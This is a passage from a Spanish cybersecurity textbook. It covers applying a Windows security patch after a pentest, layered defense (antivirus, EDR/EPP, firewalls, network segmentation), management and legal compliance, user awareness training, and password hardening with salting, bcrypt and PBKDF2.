Actualización de calidad solo referente a la seguridad (marzo de 2017) para Windows Embedded Standard 7 sistemas basados en x64 (KB4012212)	Windows Embedded Standard 7	Actualizaciones de seguridad	28/03/2017	n/d	33,2 MB	Descargar
Actualización de calidad solo referente a la seguridad (marzo de 2017) para Windows Server 2008 R2 sistemas basados en x64 (KB4012212)	Windows Server 2008 R2	Actualizaciones de seguridad	28/03/2017	n/d	33,2 MB	Descargar

Figura 103. Descarga de parches de seguridad para remediar vulnerabilidades.

Fuente: elaboración propia.

Las actualizaciones de seguridad, la fecha y los megas pueden ser descargados a través de un instalador, sólo se tendría que instalar esta actualización y si fuese necesario volver a hacer un escáner de esta única vulnerabilidad para este sistema y comprobar que sea corregido o volver a intentar lanzar el exploit y si se tiene éxito significa que no se ha podido parchear o solucionar el problema, si se quiere instalar la actualización se abriría un asistente de instalación y el problema quedaría solucionado como muestra la Figura 104.




Figura 104. Instalación de parches de seguridad para remediar vulnerabilidades.

Fuente: elaboración propia.

Este es el proceso a realizar con los análisis de pentesting, se detectan vulnerabilidades, se analizan y se comprueban cuáles se pueden explotar y después se aplican los parches necesarios, las remediaciones y las mitigaciones.

CAPÍTULO VII: LA DEFENSA EN PROFUNDIDAD EN SEGURIDAD INFORMÁTICA

Este capítulo tiene como objetivo de conocer los procedimientos de seguridad referente a estaciones de trabajo desde la perspectiva del pentesting y dar las posibles soluciones de los problemas que se detecten al poner a prueba la seguridad de los equipos en la organización, también mostrará la evaluación de las bases de la seguridad de los sistemas y como aprovecharlos para que no puedan afectar a la infraestructura y negocio, también se analiza un punto importante que es la concientización de los usuarios y los riesgos que estos pueden causar a la organización, además de las forma de escribir de forma correcta las contraseñas para minimizar los riesgos de ataques de cibercriminales y evitar el robo de información.

7.1. Tecnología defensiva en seguridad informática

Cuando se habla de tecnología defensiva en el ámbito de la informática, lo primero que se suele venir a la cabeza son los antivirus, pero hay mucha más tecnología que puede complementar la seguridad de lo organización. Lo primero que se debe tener en cuenta es que la responsabilidad de la gestión de la parte tecnológica de la defensa de la infraestructura, ha de recaer sobre el departamento de IT o del centro de operaciones de seguridad, es posible y cada vez más habitual que existan departamentos de seguridad específicos en muchas organizaciones y parte de su labor va a ser coordinado con el trabajo del Departamento de IT, por lo que hay que tener precaución en la gestión administrativa de esta situación.

Cómo se ha analizado en muchas ocasiones, la defensa debe establecerse en profundidad, es decir que se deben aplicar capas de defensa como se muestra en la Figura 105.




Figura 105. Capas de defensa en profundidad.

Fuente: elaboración propia.

Según Rodríguez (2018), indica que cada capa afecta a ciertos recursos y se ocupa de anular o mitigar los riesgos inherentes a dichos recursos, al hablar de soluciones técnicas se está hablando de implementar barreras y de evitar la explotación de

vulnerabilidades. Se puede recorrer esas etapas de seguridad de dentro hacia fuera y ver que soluciones técnicas de seguridad se pueden implementar como se detalla a continuación.

7.1.1. Mantenimiento

En primer lugar, se tiene el propio mantenimiento de los equipos y la aplicación de parches de seguridad, no parece una medida demasiado especial, pero se debe tener en cuenta que si se hace que una vulnerabilidad deje de estar presente en los equipos no se necesitarán poner una capa exterior que impida su explotación.

7.1.2. Antivirus

El siguiente paso sería la instalación de sistemas de antivirus en los servidores y estaciones de trabajo, existen de todo tipo y calidad, unos consumen más y menos recursos, pero hay que contar siempre con ellos y mantenerlos actualizados. Existen los que sólo se basan en firmas, los que emplean sistemas heurísticos, algunos recurren a plataformas online para remitir archivos sospechosos y también hay que hacer sandboxing.

Los antivirus esencialmente son programas que se basan en la detección de malware en la fase de pre- ejecución, es decir que analizan archivos y programas antes de que se ejecuten para prevenir que puedan hacer algo malo. Cada vez está consiguiendo mayor relevancia Windows Defender integrado por la empresa Microsoft en su sistema operativo, no es el más avanzado de los sistemas, pero es bastante eficiente en detección de firmas de malware y además ha mejorado mucho su rendimiento respecto a las primeras versiones, la Figura 106 muestra la pantalla principal de este antivirus.




Figura 106. Antivirus Windows Defender.

Fuente: elaboración propia.

Entre las características principales de este antivirus incluye supervisión sobre el estado de configuración del firewall del equipo, sobre la seguridad de las cuentas de usuario e incluso la posibilidad de realizar cierto nivel de monitorización de directorios para protegerlos de ransomware.

7.1.3. EDP y EPP

Los sistemas EDP y EPP siglas de detección y protección en punto final, son cada vez más habituales, en algunos casos se los podría describir como sistemas antimalware que funcionan en modo cliente servidor, es decir, que pueden reportarse a un servidor centralizado que permite tener al administrador visibilidad sobre el estado de seguridad de su infraestructura y recibir alertas sin que el usuario de un equipo tenga que reportarse cuando le salta una ventana de alerta.

Los sistemas EDP y EPP se consideran más avanzados que los tradicionales antivirus por el sistema de gestión centralizado, pero como con cualquier otro producto hay que prestar atención, porque hay algunos que no van más allá que cualquier antivirus y otros bastante más avanzados, entre las principales ventajas de este tipo de sistemas se puede resumir en:

- Son antivirus avanzados
- Añaden detección en ejecución
- Poseen gestión centralizada
- Emiten alertas de incidentes

7.1.4. Firewall software

Ya se ha trabajado desde el propio sistema y desde sus aplicaciones, ahora se va a analizar al estado de red y entre esos puntos está el firewall, todos los sistemas operativos incluyen software de firewall para gestionar sus comunicaciones de red, los hay más y menos desarrollados y también hay varios que se pueden adquirir e instalar en los equipos por el propio usuario.

El objetivo es establecer dos limitaciones, impedir que existan conexiones del exterior hacia el equipo que no sean deseadas, ya que podrían ser ataques o accesos no autorizados y la otra es impedir que existan conexiones salientes desde los equipos porque podrían ser fugas de información gestionadas por ejemplo por un malware que se tenga instalado en el computador.

7.1.5. Seguridad en red

Desde la parte de red se puede implementar medidas de segmentación de redes, proxies de comunicaciones, firewalls, sistemas de detección y prevención de intrusiones, etc., pero eso ya vendrían a formar capas más externas respecto a los servidores y estaciones de trabajo, además no se debe delegar toda la defensa de los equipos a la protección perimetral, porque si se viese superada nada protegería a los equipos, es decir siempre se debe defender a distintos niveles de profundidad como se decía por capas, en resumen en la seguridad de la red se basa en los siguiente puntos:

- Segmentación de redes
- Proxies
- Firewalls
- IDS e IPS

7.2. La administración en la defensa

La dirección de una organización y los encargados de administrar cada departamento juegan un papel esencial en la seguridad de la infraestructura de tratamiento de la información, para empezar hay que tener perspectiva, el análisis de riesgos debe efectuarse en gran parte considerando los riesgos no para los equipos, sino para los objetivos de la organización, se trata de saber qué cosas pueden hacer que la organización con la que se trabaje deje de poder cumplir con sus objetivos, sean estos ventas, producción, servicio público o lo que sea, por ello cuando se plantea dar seguridad a los equipos, los líderes de los distintos departamentos deben cooperar tanto en la identificación de riesgos que pueden impedirles cumplir sus funciones como para el desarrollo normal y eficiente del despliegue de medidas técnicas de resiliencia.

Antes de comenzar con un plan de seguridad hay que conocer la estrategia de la organización, sus objetivos, el organigrama y las personas responsables de facilitar las tareas de securización, a continuación, se describen los pasos que se tienen que analizar antes del plan de seguridad.

Riesgos

Se debe realizar un proceso de identificación y evaluación de riesgos y se planifica un proyecto de mitigación de los mismos priorizando los más importantes y buscando soluciones y políticas que puedan afectar a múltiples riesgos para incrementar la eficiencia de inversión y trabajo.

Todo este trabajo en cada una de sus fases no tiene posibilidades de llegar a buen éxito si la dirección de la organización no lo respalda, asignar responsables en cada departamento para identificar riesgos o para ayudar a inventariar equipos, encargar a dichos responsables que estén en comunicación constante con los responsables de IT y con el departamento de seguridad, así como asignar partidas presupuestarias a todos estos proyectos es una tarea de la dirección de la organización y sólo su convencimiento respecto a la necesidad de la implantación de medidas y políticas de seguridad puede hacer que el trabajo sea fructífero y no sólo un dispendio inútil y una molestia para toda la plantilla.

Implantación de sistemas

Por si estos motivos no fuesen suficientes el análisis de riesgos, la identificación de vulnerabilidades y la implantación de políticas de seguridad y uso responsable de los recursos de una organización, deberían formar parte de los sistemas implementados para el buen gobierno de la misma y su adecuación legal. Algunos sistemas y reglamentos que se deben considerar indiferente de qué tipo de organización sean y el país, tanto pública o privada, son los estándares de seguridad de ISO 27000 que pueden ser exigidos en licitaciones públicas o por organizaciones que lo implementan y con las que se va a trabajar.

La normativa PCI-DSS de cobro por tarjetas de crédito son necesarias si se quiere operar con las tarjetas VISA o MASTERCARD o el reglamento europeo de protección

de datos de carácter personal de obligado cumplimiento desde mayo de 2018 por sus siglas (RGPD).

Cumplimiento legal

Además, existen legislaciones en prácticamente todos los países que serán de obligado cumplimiento en función del sector en el que opere, cosa que será imposible sin la involucración de la administración de la organización. Aunque cada país tiene sus leyes se nombrará a la de países que practican muchos el cumplimiento de las mismas, por ejemplo, en España y cuyo equivalente puede buscarse en cada legislación como, por ejemplo:

- LSSI-CE: Ley de servicios de la sociedad de la información y el comercio electrónico.
- LOPD: Ley orgánica de protección de datos de carácter personal.
- Reglamento sobre la prestación de servicios de comunicaciones electrónicas.
- La ley de conservación de datos relativos a las comunicaciones electrónicas.
- Leyes de protección de la propiedad intelectual.

Y muchas otras cuyo cumplimiento es obligatorio si no se quiere en primer lugar perjudicar a los usuarios o clientes y en segundo si se quiere evitar sanciones administrativas e incluso penales.

En conclusión, la administración de una organización debe ser capaz de generar y gestionar protocolos y políticas de actuación, planes de recuperación de desastres, planes de contingencia y protocolos de gestión de incidentes, asignado un organigrama de responsabilidades a cada uno de ellos y ocupándose de la comunicación de los mismos, así como de las normas que deben cumplirse a toda la plantilla de la organización, la Figura 107 muestra un ejemplo de este tipo de planificación.



Figura 107. Plan de seguridad en una empresa.

Fuente: elaboración propia.

7.3. Concienciación de usuarios

Según Rodríguez (2018), indica que cuando se habla de sistemas informáticos, se está hablando de personas utilizando equipos informáticos, ya sea para programarlos, gestionarlos, comunicarse, acceder a información o para lo que sea. Generalmente suele decirse que la mayor parte de las vulnerabilidades de un sistema informático se encuentran en la interfaz silla – teclado que viene a representar al usuario. Así es como se expresa, pero lo cierto es que por muchos sistemas de seguridad que se implementan en un recurso informático los usuarios siempre van a tener vías para vulnerar dicha seguridad ya sea utilizando software inapropiado o incluso imprimiendo documentación confidencial y llevándosela a su casa.

Los usuarios pueden actuar voluntaria o involuntariamente para causar un mal, queriendo hacer daño o sin pretenderlo, pero lo cierto es que pueden hacerlo y además son susceptibles a la ingeniería social, por lo que la concienciación de los usuarios respecto de la seguridad es un trabajo extremadamente importante que puede llegar a condicionar en gran medida el éxito de cualquier otro plan de seguridad implementado.

No se debe olvidar que un usuario puede llegar a ser un enemigo interno, lo cual no significa que se deba sospechar de todo el mundo, sino que se deben tomar las precauciones adecuadas, parte fundamental del proceso de seguridad general de una organización es la concienciación de los usuarios, involucrar a las personas en la seguridad les hace por un lado conscientes de los peligros sobre todo si se explica cómo esos peligros pueden afectar no sólo a la organización, sino que también afectan al individuo, además todas las buenas prácticas que aprenda el sujeto puede emplearlas tanto en su vida profesional como en la personal.

Por último, a modo de ejemplo se va a analizar algunos controles de los definidos en la ISO 27002 y en los que los usuarios deben implicarse los cuales se detallan a continuación:

Gestión de información: Aquí se encuentran los procedimientos de etiquetado de información y la gestión de permisos de acceso.

Copias de seguridad: Aquí se detallan las copias de seguridad con controles sobre las mismas, la protección de las copias de información y la metodología para marcarlas.

Comunicaciones: Aquí se manejan controles relativos a las comunicaciones, entre los que se puede indicar al cifrado de comunicaciones, información confidencial, sistemas de comunicación telefónica, mensajería electrónica, confiabilidad y disponibilidad de servicios de comunicaciones, firmas digitales y aprobación de sistemas de mensajería instantánea, redes sociales y herramientas de compartición de ficheros.

Reporte de incidentes: Por último aunque no menos importante, se tiene el reporte de incidentes que es vital para reaccionar correcta y rápidamente ante situaciones inesperadas, esta función sin la ayuda de los usuarios se dificulta mucho, alguno de los controles son el reporte de incidentes, la detección de controles no efectivos,

los cambios no controlados de sistemas, mecanismos y canales de actuación y comunicación, informes de brechas de confidencialidad, integridad y disponibilidad, notificación de mal funcionamiento de software y hardware, detección de mal uso, potencial de sistemas y mucho más como se puede analizar no solo es cuestión sólo de tecnología, también de usuarios.

Según INCIBE (2015), mantener un buen nivel de seguridad en una empresa es responsabilidad de todos los empleados, por este motivo desarrollar una cultura de seguridad y preparar al personal es un aspecto fundamental, esto queda patente en el día a día y para demostrar se va a exponer diferentes ejemplos de dos empresas, una empresa “A” que ha realizado acciones de concienciación en materia de seguridad y una empresa “B” que no imparte concienciación a sus usuarios.

A la hora de eliminar documentación confidencial o información que contenga datos de carácter personal hay que seguir un proceso seguro, como por ejemplo usar las destructoras de papel, no seguir un proceso de destrucción segura puede ocasionar importantes pérdidas de imagen y económicas para la empresa, por no seguir los pasos adecuados para la destrucción de información confidencial. Tener hábitos de trabajo seguros como el bloqueo de sesión cuando el usuario se ausenta del puesto de trabajo son frutos de una buena concienciación y reducirá el riesgo de accesos no autorizados a los sistemas de información.

También INCIBE (2015), indica que una política de mesas limpias y escritorio despejado debidamente implantado, evitará que se produzcan accesos no autorizados a la información, la formación de los empleados debe incluir aspectos relacionados con el uso del correo electrónico, en este sentido es importante trasladarles cómo identificar un correo fraudulento y qué hacer ante esta situación para evitar los ataques de phishing. Cada vez es más frecuente que los empleados usen las redes sociales, especialmente aquellas que tienen carácter profesional, sin embargo, se debe definir e implantar una normativa de uso aceptable para proteger la reputación online.

Para proteger los sistemas de información, los empleados deben usar contraseñas seguras y tienen que tomar precauciones para que ésta no sea conocida por nadie más aparte de ellos, de no hacerlo corren un alto riesgo de suplantación de identidad. Mantener un nivel de seguridad adecuado reduce el riesgo global de la organización, lo cual se traduce en mejores resultados, por otro lado, carecer de esta seguridad hace que la empresa sea mucho más vulnerable con los consiguientes problemas que esto conlleva.

En el día a día son múltiples las ocasiones en las que se ve expuesta la seguridad de la información de la Empresa, por ello, desarrollar una cultura de seguridad y formar a los empleados es fundamental para reducir el riesgo a los que se está expuesto y asegurar el éxito en las organizaciones.

Por lo tanto, es de carácter prioritario imponer una cultura de concienciación de seguridad hacia los usuarios con el objetivo principal de proteger a la organización de accesos no autorizados que conlleven a la pérdida de información.

7.4. Fortalecimiento de contraseñas en los usuarios

Cómo se ha analizado en apartados anteriores y como puede comprobarse con ejercicios de cracking de claves, el uso de contraseñas largas con combinaciones complejas de caracteres que incluyan mayúsculas, minúsculas, números y signos de puntuación o símbolos, hace muchísimo más improbable el éxito de un atacante a la hora de obtener las contraseñas de los usuarios, aunque lleguen a filtrarse los hashes de las mismas, sin embargo, éstos pueden complicarse aún más mediante la técnica de salting, aunque existen distintas formas de aplicar esta técnica a las contraseñas, lo más habitual es que el sistema añada siempre una cadena de texto concreta a la contraseña definida por el usuario antes de calcular el Hash de forma que, si se usa md5 por ejemplo, el hash será igual a calcular el algoritmo para la contraseña seguida del hash. Se podría mostrar el proceso para la técnica del “salting” como muestra Figura 108.

- 1) $\$c = \text{"password"}$
 $\$sal = \text{"1\$-A4f"}$

- 2) $\$hash = MD5(\$c)$
Hash 5F4DCC3B5AA765D61D8327DEB882CF99

- 3) $\$salted_hash = MD5(\$c + \$sal)$
Hash con sal C3CA4D60E70A5F00632FDE3137243D3B

Figura 108. Técnica del salting para la creación de contraseñas.

Fuente: elaboración propia.

Según la Figura anterior, por ejemplo, si un usuario determinado pone una contraseña muy débil, en este caso “password” y una “sal=1\$-A4f”, sin la técnica de salting se calcularía el hash md5 de la contraseña que daría este resultado “Hash = 5F4DCC3B5AA765D61D8327DEB882CF99”, mientras que, si se concatena la “sal”, el hash resultante cambia a “\$salted_hash=MD5(\$c+\$sal)”.

Obviamente el hash resultante no es ni más ni menos complicado, pero se ha hecho que la contraseña pase de 8 a 14 caracteres incluyendo no sólo minúsculas cómo había puesto el usuario, sino que, además se ha añadido mayúsculas, números y símbolos. Un ataque por fuerza bruta sólo por el aumento de longitud tendrá pocas probabilidades de éxito y mediante diccionario la dificultad se ha disparado también. En estos casos la única posibilidad de tener un éxito razonable es que el atacante pueda saber si se está usando la técnica de salting o no y puede llegar a descubrir cuál es, sin embargo, si la “sal” empleada en todas las contraseñas que se cifran es siempre la misma, eventualmente el atacante podría por fuerza bruta conseguir averiguar dicha “sal” y generaría un ataque de diccionario o también de fuerza bruta convencional al que siempre se añadiesen dicha “sal”, para esto se recomienda que

la “salting” sea aleatoria, lo cual crea el problema de su almacenamiento, porque cuando el usuario escribe su contraseña el sistema deberá saber qué “sal” añadirle para calcular el hash.

Para resolver este problema lo que se hace en ocasiones, por ejemplo, es guardar la “sal” concatenada con el propio hash para que pase desapercibida, entonces la “sal” deberá ser un valor expresado en hexadecimal, así no se sabrá que parte de la cadena de texto almacenada es el hash y cuál la “sal”. En el ejemplo anterior, si se supone que aleatoriamente ha correspondido la misma “sal” que antes “**1\$-A4f**”, para generar el hash se hace el md5 de “**password1\$-A4f**” y se almacena dicho resultado, en este ejemplo se almacena el hash presidido por el “sal” en formato hexadecimal, cuanto más larga sea la “sal”, más combinaciones tendrá que probar un atacante para descubrir cuál es, dificultando tremendamente el proceso.

Lo que se aconseja es que la “sal” sea tan larga como el propio hash la primera asunción que se debe hacer siempre, es que el atacante sabe cómo funciona el algoritmo de cifrado, este es el conocido como principio de Kerckhoffs, el cual indica que todo lo relacionado con un algoritmo de cifrado debe ser público, excepto la clave de cifrado.

También se debe asumir que, si un atacante logra acceso a la base de datos con los hashes y las contraseñas, también sabrá cómo se generaron y como se agregó el salting a dichas contraseñas, por lo que el doble hash o el hash del hash no tienen gran utilidad, así que, los consejos principales son usar “sales” largas y nunca repetidas. La “**sal**” se añade delante o detrás de la contraseña, es indiferente pero siempre en el mismo sitio.

Además del salting de contraseñas, se puede utilizar el método conocido como “**Hashing lento**”, el cual consiste en aplicar determinadas iteraciones de hashing que hacen el cálculo tremendamente pesado, para consultas de autenticación el tiempo consumido es despreciable, pero para ataques de fuerza bruta o diccionario el tiempo se multiplica en varios órdenes de magnitud, algunos de los algoritmos de este método son:

- Bcrypt
- PKBDF2

Siempre es mejor utilizar estos algoritmos diseñados y probados que no dedicarse simplemente a calcular hash del hash repetidamente en un número aleatorio de veces.

Por último, sea cual sea el sistema de almacenamiento de contraseñas que se use, una norma que se ve en muchos sitios y que nunca es una buena idea, es obligar a los usuarios a tener contraseñas de longitud específica, aunque apliquen salting a dichas contraseñas o se las utilicen con “Hashing lento”, porque si un atacante conoce el método y los parámetros impuestos al usuario, podrá desarrollar tablas mediante fuerza bruta con bastantes garantías de éxito.

En distintos boletines de Microsoft se puede ver indicaciones para fortalecer los sistemas, en este caso como impedir que Windows almacene un hash de administrador de la red LAN de su contraseña en Active Directory y en bases de datos locales de SAM, en estos boletines se pueden ver cómo implementar una directiva “**NoLMHash**” para evitar que este algoritmo de hashing que es demasiado endeble sea utilizado en los equipos de la organización.

REFERENCIAS BIBLIOGRÁFICAS

- Aguirre, J. R.** (2006). *Libro electrónico de seguridad Informática y Criptografía*. Madrid, España: Universidad Politécnica de Madrid.
- Aguilera, P.** (2011). *Redes seguras (Seguridad informática)*. Madrid, España: Editex.
- Beynon-Davies, P.** (2015). *Sistemas de información: introducción a la informática en las organizaciones*. Barcelona, España: Editorial Reverté.
- Cañon Parada, L. J.** (2015). *Ataques informáticos, Ethical Hacking y conciencia de seguridad informática en niños*. (Trabajo de Fin de Grado). Universidad Piloto, Colombia.
- Carpentier, J. F.** (2016). *La seguridad informática en la PYME: Situación actual y mejores prácticas*. Barcelona, España: Ediciones ENI.
- CERTSI.** (2014). OSINT - *La información es poder*. España. Recuperado de: <https://www.certsi.es/blog/osint-la-informacion-es-poder>.
- Costas Santos, J.** (2011). *Seguridad informática*. Bogotá, Colombia: Ra-ma Editorial.
- Hadnagy, C.** (2011). *Ingeniería social: el arte del hacking personal*. Murcia, España: Ediciones Anaya Multimedia.
- INCIBE.** (7 septiembre del 2015). Comparativa de empresas sobre la concienciación en ciberseguridad [Archivo de vídeo]. Recuperado de: <https://www.youtube.com/watch?v=Y6vO2HxrEPc>
- López, P. A.** (2010). *Seguridad informática*. Madrid, España: Editex.
- Marrero Travieso, Y.** (2003). La Criptografía como elemento de la seguridad informática. *Acimed*, 11(6).
- Rodríguez, S.** (2018). *Ciberseguridad práctica: Servidores y estaciones de trabajo* [Archivo de vídeo]. Recuperado de: <https://www.video2brain.com/mx/cursos/ciberseguridad-practica-servidores-y-estaciones-de-trabajo>
- Santos, J. C.** (2014). *Seguridad y alta disponibilidad*. Bogotá, Colombia: Ra-ma Editorial.
- Tejada, E. C.** (2015). *Auditoría de seguridad informática. IFCT0109*. Antequera, España: IC Editorial.
- Tovar Valencia, O.** (2015). *Inyección de SQL, tipos de ataques y prevención en ASP. NET C++* (Trabajo de Fin de Grado). Universidad Piloto, Colombia.
- Vieites, Á. G.** (2013). *Auditoría de seguridad informática*. Bogotá, Colombia: Ediciones de la U.

Ingeniería y Tecnología

